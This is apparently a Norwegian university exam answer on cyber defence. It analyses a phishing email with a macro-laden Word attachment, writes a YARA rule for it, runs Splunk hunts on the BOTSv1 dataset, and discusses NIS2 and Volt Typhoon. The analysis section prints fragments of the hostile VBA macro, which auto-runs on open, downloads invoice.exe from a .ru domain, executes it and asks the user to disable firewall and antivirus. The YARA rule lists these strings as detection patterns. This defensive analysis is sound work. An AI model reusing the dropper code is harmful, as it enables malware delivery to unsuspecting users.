Oppgave 1. a

Tiltak som vil kunne forbedre e-post-sikkerhet er brukeropplæring, DKIM/SPF og antivirus/antimalware. Tiltakene innebærer at bruker selv analyserer, avdekker og iverksetter tiltak. Falske e-postdomener kan bli stoppet av DKIM/SPF/DMARC, og antivirus og antimalware kan avverge åpning av dokumenter eller kjøring av skadelige kommandoer på systemet.

I boken *The Modern Security Operations Center* skrev Joseph Muniz at "People will be your weakest link in your security defense strategy (Muniz, 2021, s. 203). Opplæring av ansatte vil ifølge The MITRE Foundation (M1017) skape en “menneskelig brannmur” som en aktiv komponent i forbygningen av phishing forsøk. For at dette tiltaket skal ha effekt må opplæringen bestå av informasjon som er relevant til bedriften og risikoen den er utsatt for (The MITRE Corporation, 2024c). Dette er et ikke-teknisk tiltak.

Tekniske tiltak innebærer hindring av phishing før det havner i e-post innboksen. Det er anbefalt konfigurasjon av programvare (ID: M1054), som hever sikkerheten under håndtering av eposter (The MITRE Corporation, 2024b). Dette kan gjøres med DomainKeys Identified Mail (DKIM), Sender Policy Framework (SPF) og Domain-based Message Authentication, Reporting and Conformance (DMARC) som har ID T1672 (The MITRE Corporation, 2025b). Ved autentisering av DKIM og SPF vil e-post serveren godkjenne eller avslå e-posten. Ved avslag vil DMARC filtrere ut e-posten, og ved godkjenning sendes den videre. Oppførselen til nevnte systemer baserer seg på hvordan de er konfigurert. Feil konfigurasjon kan slippe uautentiserte e-poster gjennom filteret (The MITRE Corporation, 2025b). Det er viktig med korrekt og riktig konfigurasjon av sikkerhetssystemer.

Det tredje tiltaket er også et teknisk tiltak. Antivirus/antimalware, er et verktøy som kan brukes for e-poster. Vedlegg og e-poster bør skannes for skadevare før det havner i innboksen (ID: M1049). Ved funn av skadevare vil filen automatisk bli satt i karantene. SOC vil varsles og brukeren informert om hendelsen. Ved åpning av vedlegg bør det alltid brukes "sandbox" som begrenser skadevarens tilgang til systemet (The MITRE Corporation, 2024a).

Oppgave 1. b

Gjennom “social engineering” forsøker angriper å få bruker til å laste ned et vedlegg. Vedlegget inneholder en .docm fil med et VBA-skript som vil laste ned og åpne "invoice.exe". Følgende fremgangsmetode i Cybubuntu virtuell maskin:

```
cyb2100@ubuntu-vm:~/78-1b$ 7z x Oppgave1.zip -pCYB2100Nov25

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,16 CPUs AM
D Ryzen 7 7700X 8-Core Processor              (A60F12),ASM,AES-NI)

Scanning the drive for archives:
1 file, 47261 bytes (47 KiB)

Extracting archive: Oppgave1.zip
--
Path = Oppgave1.zip
Type = zip
Physical Size = 47261

Everything is Ok

Folders: 1
Files: 1
Size:       70130
Compressed: 47261
```

Filen er kryptert med AES algoritme og er pakket ut med p7zip(myspace & p7zip, 2016).

```
cyb2100@ubuntu-vm:~/78-1b$ cat Teena.eml
X-Pm-Content-Encryption: end-to-end
X-Pm-Origin: internal
Subject: Teena
To: teena.quick@proton.me <teena.quick@proton.me>
From: Senaida Orcutt <Senaida.Orcutt@proton.me>
```

E-postfilen Teena.eml ble avlest ved bruk av `cat Teena.eml`

Dette tillater lesing av filen uten interaksjon og potensiell kjøring av skadevare. Analyse av filen avdekket at den er obfuskert med base64 og ble avlest ved hjelp av Cyberchef og "From Base64". Ved bruk av denne metoden vil det være mulig å lese hele e-posten i klartekst.

Deretter åpnet jeg eposten i thunderbird og lastet ned vedlegget manuelt.
Vedlegget som brukeren blir forsøkt lurt til å laste ned, inneholder et VBA-skript som automatisk kjører ved åpning av dokumentet. Dokumentet er kryptert med et passord som forsøker å omgå deteksjon av antivirus. Før dokumentet blir analysert er det brukt "msoffcrypto-tool" for dekryptering med `msoffcrypto-tool -p 1337 Teena.docm U-Teena.docm` (nolze, 2025).

```
cyb2100@ubuntu-vm:~/78-1b$ olevba U-Teena.docm
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to
use MS Excel)
olevba 0.60.2 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: U-Teena.docm
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
#If VBA7 And Win64 Then
Private Declare PtrSafe Function ShellExecuteA Lib "shell32.dll" (ByVal hwnd As
Long, ByVal Operation As String, ByVal Filename As String, Optional ByVal Parame
ters As String, Optional ByVal Directory As String, Optional ByVal WindowStyle A
s Long = vbMaximizedFocus) As LongLong
Private Declare PtrSafe Function GetTempPathA Lib "kernel32" (ByVal nBufferLengt
h As Long, ByVal lpBuffer As String) As Long
Private Declare PtrSafe Function GetTempFileNameA Lib "kernel32" (ByVal lpszPath
 As String, ByVal lpPrefixString As String, ByVal wUnique As Long, ByVal lpTempF
```

Ved bruk av oletools (oleid, olevba og mraptor) (Lagadec, 2025) viser analyse av .docm at det blir forsøkt kjørt ondsinnet kode på systemet.

Følgende blir utført av VBA skriptet:

1. Etter åpning av dokumentet blir det sjekket om operativsystemet kjører 64bit eller ikke. Skjermbilde (*Skjermbilder er hentet ut med " olevba U-Teena.docm > vba.txt" og lest ut fra tekstfil. Dette gjøres for produsering av klarere skjermbilder.)*:

```
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
#If VBA7 And Win64 Then
Private Declare PtrSafe Function ShellExecuteA Lib "
Private Declare PtrSafe Function GetTempPathA Lib "k
Private Declare PtrSafe Function GetTempFileNameA Li
Private Declare PtrSafe Function URLDownloadToFileA
#Else
Private Declare Function ShellExecuteA Lib "shell32.
Private Declare Function GetTempPathA Lib "kernel32"
Private Declare Function GetTempFileNameA Lib "kerne
Private Declare Function URLDownloadToFileA Lib "url
#End If
```

```
Sub Document_Open()

Dim tempFilePath As String
Dim file As Long
Dim fileLength As Long

#If Win64 Then
Dim long1 As LongLong
#Else
Dim long1 As Long
#End If
```

2. Margin og innhold i dokumentet blir endret. Tekst: "Checking SSL certificate." & vbLf & "Please wait..."

3. En midlertidig mappe blir laget "tempFilePath = "C:\Appl\invoice.exe" og filen "invoice.exe" blir lastet ned fra `http://www.completelysafeandnotmailcious.ru/invoice.exe`.

Skjermbilde:

```
tempFilePath = "C:\Appl\invoice.exe"
file = URLDownloadToFileA(0,
"http://www.completelysafeandnotmailcious.ru/invoice.exe", tempFilePath, 0,
0)
fileLength = FileLen(tempFilePath)
```

4. Det sjekkes så om filen ble lastet ned ved at filstørrelsen er større enn 73,802 bytes, innholdet i dokumentet slettes og brukeren blir varslet om "No internet access. Turn off any firewall or anti-virus software and try again.". Brukeren blir forsøkt lurt til å skru av brannmur og antivirus for at invoice.exe skal kunne kjøre uten hindringer. Skjermbilde:

```
If fileLength < 73802 Then
ActiveDocument.Content.Delete
MsgBox "No internet access. Turn off any firewall or anti-virus software and
try again.", vbCritical, "Error"
Exit Sub
End If
```

5. Skriptet bruker ShellExecuteA og åpner invoice.exe. Det er uvisst hva invoice.exe gjør da domenet den forsøker laste ned fra ikke er aktivt per dags dato.

```
long1 = ShellExecuteA(0, "Open", "C:\Appl\invoice.exe")
```

6. Til slutt vil dokumentet slett alt innhold og vise tekst " The file is corrupted and cannot be opened" til brukeren.

Ved bruk av verktøy "olevba", under analyse av dokumentet, vil det bli produsert en oversikt over oppførsel og indikatorer tilhørende VBA skriptet (Lagadec, 2025).

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Open	May open a file
Suspicious	vbMaximizedFocus	May run an executable file or a system command
Suspicious	ShellExecuteA	May run an executable file or a system command
Suspicious	shell32	May run an executable file or a system command
Suspicious	Lib	May run code from a DLL
Suspicious	URLDownloadToFileA	May download files from the Internet
IOC	http://www.completelysafeandnotmailcious.ru/invoice.exe	URL
IOC	shell32.dll	Executable file name
IOC	invoice.exe	Executable file name

Dette viser at skriptet blir automatisk kjørt ved dokumentets åpning, at systemkommandoer kjøres, invoice.exe blir lastet ned og at det er tre gode indicators of compromise (IOC).

Angriperen har brukt følgende MITRE ATT&CK tekniker:


1. Phishing: Spearphishing Attachment (T1566.001) – Angriper introduserer seg som en person offeret kan stole på. Angriper forteller at den har mottatt privat informasjon som er oversendt offeret i vedlegget (The MITRE Corporation, 2025h).
2. Command and Scripting Interpreter: Visual Basic (T1059.005) – Skript utnytter VBA gjemt i dokument som offer blir forsøkt lurt til å åpne (The MITRE Corporation, 2025d).
3. User Execution: Malicious File (T1204.002) – Kjøring av ondsinnet kode krever brukerinteraksjon for åpning av dokument og automatisk kjøring av VBA skript (The MITRE Corporation, 2025i).

4. Native API (T1106) – I ondsinnet VBA skript er det brukt Windows spesifikke kommandoer for nedlastning og sjekk av filstørrelse (The MITRE Corporation, 2025f).
5. Impair Defenses: Disable or Modify Tools (T1562.001) – Etter åpning av vedlegget vil brukeren bli forsøkt lurt til å skru av antivirus og brannmurer for at invoice.exe skal kunne kjøre uten hindring (The MITRE Corporation, 2025e).
6. Application Layer Protocol: Web Protocols (T1071.001) – Ondsinnet VBA skript forsøker nedlastning av invoice.exe ved bruk av http protokoll (The MITRE Corporation, 2025c).
7. Obfuscated Files or Information (T1406) – Vedlegget er kryptert og skanning med antivirus vil være vanskeliggjort (The MITRE Corporation, 2025g).

Oppgave 1. c

Oppgaven åpner for tolkning av "Du skal lage en signatur for filen i oppgave 1.b i ClamAV" (Henrik Ramberg, 2025f). Basert på dette har jeg laget en større Yara-regel som treffer mailen og vedlegget. Det kommer frem i kommentarer hvilke "strings" og "condition" som gjelder for spesifikk fil. Det er derimot kun den krypterte Teena.docm filen jeg forklarer deteksjonen på. Regler og bruk av Yara er hentet fra Yara dokumentasjon (VirusTotal, 2023).

I Yara regelen har jeg brukt filen sin signatur i "Ehexdump" som er spesifikk for docm og eldre Microsoft filer (magic number). Dette vil ikke endre seg med mindre filtypen endres og er hentet ut med "hd Teena.docm" (Muniz, 2021, s. 443; William J. Buchanan, 2025). Streng Esaltverdi er salt brukt under kryptering av filen og endres kun etter bruk av ny salt under kryptering av fil. Ehashverdi er SHA-512 hash algoritmen som er brukt og vil kun endres hvis hash algoritmen for krypteringen endres. SHA-512 er en sterk algoritme som ikke er kryptografisk knekt og yara vil ikke kunne lese innholdet uten dekryptering av filen (Muniz, 2021, s. 477). Esaltverdi og Ehashverdi er hentet ut ved bruk av "string Teena.docm".



Skjermbilde av regel:

```
cyb2100@ubuntu-vm:~/78-1c$ cat teena.yara
rule teena{
        meta:
                description = "Regel som detekterer kryptert og ukryptert Teena.docm og invoic
e+vba"
                author = "Kandidat 78"

        strings:
                //Strings for kryptert fil
                $Ehexdump = {d0 cf 11 e0 a1 b1 1a e1}
                $Esaltverdi = "p/q/pHzWdiPmNnESotyyMw=="
                $Ehashverdi = "SHA512"

                //Strings for ukryptert fil
                $Udocmhexfile = {50 4b 03 04 14 00 06 00}
                $Uvbaproject1 = "word/vbaProject.bin" ascii wide nocase
                $Uvbaproject2 = "word/_rels/vbaProject.bin.relsl" ascii wide nocase
                $Uvbadata = "word/vbaData.xml" ascii wide nocase
                $Ucustomxml1 = "customXml/item1.xml" ascii wide nocase
                $Ucustomxml2 = "customXml/itemProps1.xml" ascii wide nocase

                //Strings for invoice.exe og VBA
                $Iurl = "http://www.completelysafeandnotmailcious.ru/invoice.exe"
                $Ifile = "invoice.exe"
                $Ivbacmd1 = "Document_Open"
                $Ivbacmd2 = "ShellExecuteA"
                $Ivbacmd3 = "URLDownloadToFileA"
                $Ivbacmd4 = "shell32.dll"

        condition:
                //CONDITION FOR KRYPTERT DOCM
                ($Ehexdump and $Esaltverdi and $Ehashverdi) and (filesize > 47615 and filesize
 < 48000)
                or
                //CONDITION FOR UKRYPTERT DOCM
                ($Udocmhexfile and $Uvbaproject1 and $Uvbaproject2 and $Uvbadata and $Ucustomx
ml1 and $Ucustomxml2)
                //CONDITION FOR INVOICE.EXE OG VBA
                or
                ($Iurl and $Ifile and $Ivbacmd1 and $Ivbacmd2 and $Ivbacmd3 and $Ivbacmd4)
}
```

Oppgave 2. a

De forskjellige SIEM applikasjonene Splunk og Wazuh har samme mål; håndtering og analyse av innkommende informasjonsstrømmer. Splunk er et proprietært betalt produkt, har avansert logg håndtering og analyse, støtter to språk (SPL og SPL2), bedre native støtte for tredjepartsintegrasjon og har intern support. Det krever mindre teknisk kompetanse for oppsett, vedlikehold og drift. Kostnad for programmet avhenger av on-prem eller cloud, tilleggstjenester og mengde data som blir prosessert (Andrew Davies et al., 2025; Muniz, 2021, s. 144, 2021, s. 291; Splunk, 2025). Som Henrik Ramberg har sagt under en forelesning om Splunk; "Lommeboka bestemmer hvor mye data man kan ta unna" (Henrik Ramberg, 2025e, s. 17). Wazuh er et gratis, open source, ikke-proprietær produkt, som håndterer logging og analyse, krever kunnskap om flere språk, integrert Elastic Stack og innebygd XDR. Applikasjonen krever mye in house kompetanse for oppsett, vedlikehold og drift og tilbyr ikke support uten avtale. Som XDR er det støtte for agenter som lokalt installeres på systemer og sender data direkte til systemet (Andrew Davies et al., 2025; Anson, 2020, s. 270, 147–148; Henrik Ramberg, 2025c, s. 9; Wazuh, u.å.-b, u.å.-c, u.å.-a).

Begge er gode SIEM applikasjoner. Splunk er best for bedrifter med sterk økonomi, som trenger et komplekst analyseverktøy som håndterer store mengder data. Wazuh er laget for bedrifter som vil spare penger og ikke behandler like store mengder data, men som har mye

kompetanse for opprettholdelse av drift (Andrew Davies et al., 2025; Henrik Ramberg, 2025c, s. 9).

Oppgave 2. b

Spørringer ble hentet ut ved bruk av "stream:dns" og telling av dette med "count" før topp 10 forespurte domener ble fremstilt.

Skjermbilde av SPL og resultat:

```
index=botsv1 earliest=0 sourcetype="stream:dns"
| stats count(query{}) as Domene by query{}
| sort -Domene limit=10
```

query{}	Domene
demo-01	1420
FHFAEBEECACACACACACACACACACAAA	912
isatap	416
EJFDEBFEEBFACACACACACACACACACAAA	384
rev2.globalrootservers.net	128
v4.download.windowsupdate.com	112
FHEFDJDADEDBFDFCFGCACACACACACACA	80
_ldap._tcp.pdc._msdcs.waynecorpinc.local	80
FHEFDJDADEDBFDFCFGCACACACACACAAA	76
176.103.117.199.in-addr.arpa	64

Antall bytes som ble sendt er hentet ut med "bytes", summert med "sum" og vist per dag ved bruk av timechart og endring av visning til dag med "span=d".


Skjermbilde av SPL og resultat:

```
index=botsv1 earliest=0 sourcetype="stream:http"
| timechart sum(bytes) as bytes span=d
| sort -bytes
```

_time	bytes
2016-08-11	169104974
2016-08-10	57791649
2016-08-24	993457

Line chart over tid ble laget med "bytes", tellet opp med "count" og endring av visning til per en dag med "span=1d". Etter sendt SPL manøvrerte jeg meg til "Visualization" og endret oversikt til "Line Chart". Skjermbilde av SPL og resultat:

```
index=botsv1 earliest=0 sourcetype="stream:http"
| timechart count(bytes) span=1d
```



Alle deler av SPL ble funnet ved bruk av Splunk Dokumentasjon og Splunk Quick Reference Guide/ Essential Splunk Quick Reference Guide (Splunk, u.å., 2024).

Oppgave 2. c

Det er ikke gjort funn av powershell med base64-kodede argumenter.

Følgende SPL er brukt:

index=botsv1 earliest=0 "<EventID>1</EventID>" "*powershell.exe*"

og index=botsv1 "<EventID>1</EventID>" "*cmd*".

EventID 1 er sysmon logget "process creation" og er brukt for funn av alle startede powershell og cmd prosesser (Mark Russinovich & Thomas Garnier, 2024). Det er funnet informasjon om base64 i suricata, men det er kun varsel om "ET Policy Incoming Basic Auth Base64 http Password detected unencrypted". SPL:

Teng på laterale bevegelser er bruk av SMB protokoll. Protokollen er gammel og bør ikke brukes i et moderne system (Anson, 2020, s. 483). Jeg gikk ut ifra dette og manuelt sjekket SMB trafikk. Flere steder ble det funnet overføring av høye verdier av bytes og høy tidsbruk. Det er usikkert om det er laterale bevegelser, men bruk av SMB kan antyde dette (Henrik Ramberg, 2025b, s. 9).

Følgende SLP er brukt:

index=botsv1 earliest=0 source="stream:smb"

src_ip="192.168.*" dest_ip="192.168.*"

| stats count by src_ip, dest_ip, bytes

| sort -count

src_ip	dest_ip	bytes	count
192.168.250.100	192.168.250.20	220	6704
192.168.250.100	192.168.250.20	464	5256
192.168.69.103	192.168.250.20	388	3884
192.168.69.103	192.168.250.20	428	3883
192.168.69.103	192.168.250.20	372	3779
192.168.69.103	192.168.250.20	532	3706
192.168.2.50	192.168.250.100	144	2417

Ved manuell gjennomgang av data sendt mellom 192.168.250.100 og 192.168.250.20 er det avdekket unormal trafikk sendt til port 137/NetBIOS " FHEFDJDADEDBFDFCFGCACACACACACACAAA" (Anson, 2020, s. 263). Dette er tegn på laterale bevegelser.

{"endtime":"2016-08-24T18:18:37.526260Z","timestamp":"2016-08-24T18:18:37.526257Z","name":["FHEFDJDADEDBFDFCFGCACACACACACACA","FHEFDJDADEDBFDFCFGCACACACACACACA"],"reply_code":["NoError","NoError"],"transaction_id":34415,"ttl":[300000,300000],"bytes":124,"src_ip":"192.168.250.20","src_mac":"00:0C:29:C3:C4:00","src_port":137,"bytes_in":124,"dest_ip":"192.168.250.100","dest_mac":"0C:4D:E9:AA:B1:27","dest_port":137,"bytes_out":0,"time_taken":3,"transport":"udp"}

Show syntax highlighted

host = splunk-02 | source = stream:dns | sourcetype = stream:dns

Det er også funnet en bruk av rdp protokoll i "stream=:tcp" med høy "time_used". Denne protokollen er mye brukt for laterale bevegelser og Microsoft anbefaler PowerShell i stedet for RDP (Henrik Ramberg, 2025b, s. 15). Følgende SLP er brukt:

index=botsv1 earliest=0 source="stream:tcp" src_ip="192.168.*" dest_ip="192.168.*" rdp

| stats count by src_ip, dest_ip, time_taken

| sort -time_taken

Basert på gjentatte IP-er og unormal trafikk mener jeg at 192.168.250.100 og 192.168.250.20 er brukt i lateral bevegelse.

Ved overblikk over datasettet, er det funnet Suricata. Dette er et nettverks analyse verktøy som kan brukes til å hente ut informasjon om potensiell suspekt trafikk (Anson, 2020, s. 232; Suricata, u.å.). Ved søk etter "alert.severity" er det funnet flere lignende treff. SLP:

index=botsv1 earliest=0 source="/var/log/suricata/eve.json" alert.severity=*

Ved bruk av denne SLP-en er det funnet alert om for eksempel " ETPRO TROJAN Ransomware/Cerber Onion Domain Lookup" og "SURICATA DNS malformed request data " mellom 192.168.250.100 og 192.168.250.20:

{"timestamp":"2016-08-24T11:15:12.668494-0600","flow_id":4097325782,"in_iface":"eth1","event_type":"alert","src_ip":"192.168.250.100","src_port":49456,"dest_ip":"192.168.250.20","dest_port":53,"proto":"UDP","alert":{"action":"allowed","gid":1,"signature_id":2820156,"rev":1,"signature":"ETPRO TROJAN Ransomware\/Cerber Onion Domain Lookup","category":"A Network Trojan was detected","severity":1}}

Show syntax highlighted

host = suricata-ids.waynecorpinc.local source = /var/log/suricata/eve.json sourcetype = suricata

Ved manuell gjennomgang av alerts fra ip " 192.168.250.100" er det funnet Cerber ransomware som sender C2 trafikk tilbake til ip " 85.93.0.0" (SentinelOne, 2025).

SPL: index=botsv1 earliest=0 source="/var/log/suricata/eve.json" src_ip="192.168.250.100" alert.severity=*

{"timestamp":"2016-08-24T10:49:24.542756-0600","flow_id":818473913,"in_iface":"eth1","event_type":"alert","src_ip":"192.168.250.100","src_port":50720,"dest_ip":"85.93.0.0","dest_port":6892,"proto":"UDP","alert":{"action":"allowed","gid":1,"signature_id":2816763,"rev":4,"signature":"ETPRO TROJAN Ransomware\/Cerber Checkin 2","category":"A Network Trojan was detected","severity":1}}

Show syntax highlighted

host = suricata-ids.waynecorpinc.local source = /var/log/suricata/eve.json sourcetype = suricata

Oppgave 3. a

Som CISO i Stormvind A/B vil jeg umiddelbart skaffe oversikt over ressurser, programvare, komplett system og nåværende sikkerhetstiltak. Deretter vil jeg varsle MSB/CERT-SE om at bedriften vil bli truffet av NIS2 (Myndigheten för samhällsskydd och beredskap, 2025). Gjennomgang av dette vil avdekke behovet for økning av bemanning. Styret må informeres om nåværende status, NIS2 krav og potensiell fremtidig straff.

EU direktiv 2022/2555 (NIS2) og ny svensk "cybersäkerhetslag" vil i hovedsak kreve

etterlevelse av artikkel 20, 21, 22, 23 og 32 (DIRECTIVE (EU) 2022/2555, 2022; Ett starkt skydd för nätverks- och informationssystem – en ny cybersäkerhetslag, 2025 Kap. 5). Umiddelbare tiltak vil innebære opplæring av ansatte som dekker bruk av programvare og gjeldende og fremtidige retningslinjer for bruk, cybersikkerhet og informasjonssikkerhet. Andre steg er sikring av informasjonssystemer, nettverk, supply-chain og HR ressurser ved bruk av kryptering, EDR, brannmur/IDS/IPS, antivirus/antimalware, phishing resistent MFA, system hardening og bruk av Zero-Trust og Defendable arkitektur fra Lockheed Martin (Henrik Ramberg, 2025a, s. 7–15, 17–23).
Tredje steg er todelt og vil skje samtidig:
1 - Opprettelse av rutiner og retningslinjer for håndtering av hendelser og kriser, avdekking av sårbarheter, varsling av CERT-SE ved alvorlige hendelser (24t, 72t, 1mnd), anskaffelser, korrekt bruk av kryptografisk sikker kryptering og kryptografi og adgangskontroll.
2 – Opprettelse eller kjøp av SOC-tjenester for overvåkning av sikkerhetstiltak og gjennomføring av rutiner. I SOC må det være kapasitet og kvalifiseringer som sikrer effektiv og korrekt drift. I en periode vil SOC være "alt-mulig-mann" som følger rutiner for backup, drift, vedlikehold, overvåkning av system og kontinuasjon og/eller gjenopprettelse av drift etter hendelse (Anson, 2020, s. 64–65; Henrik Ramberg, 2025d, s. 15–16).

Oppgave 3b


Volt Typhoon er en hackergruppe med koblinger til KEST[1] som primært lever av LOTL teknikker for kontinuerlig tilstedeværelse i IT og OT systemer tilkoblet kritisk infrastruktur (Etterretningstjenesten, 2025, Kapittel 2; The MITRE Corporation, 2025a). TTP-ene Volt Typhoon hovedsakelig bruker er LOTL[2]-teknikker som; 1. Rekognosering med skanning av eksponerte databaser (T1596.005) og har tidligere brukt FOFA, Shodan og Censys for søking etter eksponert infrastruktur. 2. Kontinuerlig tilstedeværelse med bruk av domenebrukere hos offer (T1078.002) og har primært brukt aktive brukerkontoer for tilstedeværelse. 3. Unngåelse av deteksjon med "masquerading" av filer og prosesser (T1036.005) og har tidligere brukt legitime filnavn for maskering av verktøy. 4. Enumerering med rekognosering etter lokale brukere (T1087.001) og har tidligere brukt "net user" og "quser" for dette. 5. Laterale bevegelser med overføring av verktøy mellom webservere (T1570) og har tidligere kopiert webshells mellom systemer. 6. C2[3] med overføring av verktøy innad i miljø (T1105)

[1] Kinesiske etterretnings- og sikkerhetstjenester
[2] Living of the Land
[3] Command and Control

og har tidligere nedlastet eldre sårbar versjon av "comsvcs.dll" som de kunne utnytte på kompromittert system (The MITRE Corporation, 2025a).

Volt Typhoon har sitt hovedfokus på USA, men det er ikke urealistisk at kritisk infrastruktur i Norge kan bli rammet i fremtiden. Ett eksempel er Kina sitt oppkjøp i andre lands havner for økt kontroll på sjøtransport, større muligheter for politisk påvirkning og industrispionasje (Etterretningstjenesten, 2025, Kapittel 2). USA har tidligere advart at KEST sponsede aktører har forsøkt å posisjonere seg i kritisk infrastruktur for mulighet for sabotasje ved konflikt (Nasjonal sikkerhetsmyndighet, 2025, s. 15). Ifølge PST og E-tjenesten er det økt sannsynlighet for angrep og sabotasje mot kritisk infrastruktur (Etterretningstjenesten, 2025, Kapittel 2; Politiets sikkerhetstjeneste, 2025, s. 10). IT og OT er ofte sammenkoblet men økt digitalisering utvider også angrepsflaten. OT systemer blir ofte koblet til IT systemer for logging, status og enklere styring (Tom Kristian Venger, 2025). OT er laget for å vare lenge og er ofte eldre, utdatert og uten sikkerhetstiltak som kan lede til feil konfigurasjon, segmentering og sikring av begge systemene (Henrik Ramberg, 2025b, s. 28; Kripos, 2025, s. 55).

Volt Typhoon sitt angrepsforløp fra " Versa Director Zero Day Exploitation" i MITRE ATT&CK Navigator:



Tiltak mot Volt Typhoon sine kjente TTP-er vil være segmentering av nettverk ved bruk av image hardening, bruk av forskjellige passord på alle brukere, innføring av Zero Trust prinsipper og overvåkning av administrator-brukerkontoer. For alle systemer er det viktig med aktiv logging og analyse av logger. Sikring av brukerkontoer er viktig da det er hoved taktikken til Volt Typhoon. Brukerkontoer bør ha tidsspesifikke tilganger, ekstra overvåkning, MFA, komplekse passord, egne passord til admin-brukerkontoer og endrede standard brukernavn/passord. Ved tilgang på tvers av systemer er det anbefalt bruk av hardened "jumpbox" med økt overvåkning og tidsbasert innlogging. (The Cybersecurity and Infrastructure Security Agency, 2024).

OBS: I oppgaven er det brukt redigerte skjermbilder. Endringene er kun gjort for besparelse av plass og det er ikke fjernet informasjon.

Kilder

Andrew Davies, Eric Ahlm, Angel Berrios, & Darren Livingstone. (2025, oktober 8). *Magic Quadrant for Security Information and Event Management*. Magic Quadrant for Security Information and Event Management. https://www.gartner.com/doc/reprints?id=1-2M3AUSLP&ct=251013&st=sb

Anson, S. (2020). *Applied Incident Response*. John Wiley & Sons, Incorporated.

DIRECTIVE (EU) 2022/2555. (2022). *NIS 2 Directive* (27.12.2022). Official Journal of the European Union. https://eur-lex.europa.eu/legal-content/EN/TXT/HTML/?uri=CELEX:32022L2555

Ett starkt skydd för nätverks- och informationssystem – en ny cybersäkerhetslag, No. Prop. 2025/26:28, Regeringen (2025). https://doi.org/10/prop.-20252628

Etterretningstjenesten. (2025). *Fokus 2025* [Trusselvurdering]. Etterretningstjenesten. https://www.etterretningstjenesten.no/publikasjoner/fokus/fokus2025_innhold/Fokus25-Kap2

Henrik Ramberg. (2025a). *Defendable arkitektur*. Forelesning Høyskolen Kristiania.

Henrik Ramberg. (2025b). *Lateral movement*. Forelesning Høyskolen Kristiania.

Henrik Ramberg. (2025c). *SIEM*. Forelesning Høyskolen Kristiania.

Henrik Ramberg. (2025d). *SOC / SOC Tjenester*. Forelesning Høyskolen Kristiania.

Henrik Ramberg. (2025e). *Splunk*. Forelesning Høyskolen Kristiania.

Henrik Ramberg. (2025f, november 24). *Eksamen CYB 2100 – Cyberforsvar Høyskolen Kristiania November 2025*. Høyskolen Kristiania.

Kripos. (2025). *Cyberkriminalitet 2025* [Årlig rapport]. Politiet. https://www.politiet.no/globalassets/tall-og-fakta/datakriminalitet/cyberkriminalitet-2025.pdf

Lagadec, P. (2025). *Decalage2/oletools* (Versjon 0.60.2) [Python]. https://github.com/decalage2/oletools

Mark Russinovich & Thomas Garnier. (2024, juni 23). *Sysmon v15.15*. Sysmon V15.15. https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

Muniz, J. (2021). *The Modern Security Operations Center* (1. utg.). Pearson Education Limited.

Myndigheten för samhällsskydd och beredskap. (2025). *Det här är NIS2-direktivet*. Det här är NIS2-direktivet. https://www.msb.se/sv/amnesomraden/informationssakerhet-cybersakerhet-och-sakra-kommunikationer/krav-och-regler-inom-informationssakerhet-och-cybersakerhet/nis-direktivet/det-har-ar-nis2-direktivet/

myspace & p7zip. (2016). *P7zip* (Versjon 16.02) [Programvare]. https://p7zip.sourceforge.net/

Nasjonal sikkerhetsmyndighet. (2025). *Risiko 2025* [Trusselvurdering]. Nasjonal sikkerhetsmyndighet. https://nsm.no/regelverk-og-hjelp/rapporter/risiko-2025

nolze. (2025). *Nolze/msoffcrypto-tool* (Versjon 5.4.2) [Python]. https://github.com/nolze/msoffcrypto-tool

Politiets sikkerhetstjeneste. (2025). *Nasjonal -trusselvurdering 2025* [Trusselvurdering]. Politiets sikkerhetstjeneste.

SentinelOne. (2025, september 17). Cerber. *SentinelOne*. https://www.sentinelone.com/anthology/cerber-ransomware/

Splunk. (u.å.). *Splunk Quick Reference Guide*. Splunk. Hentet 26. november 2025, fra https://www.splunk.com/en_us/resources/splunk-quick-reference-guide.html

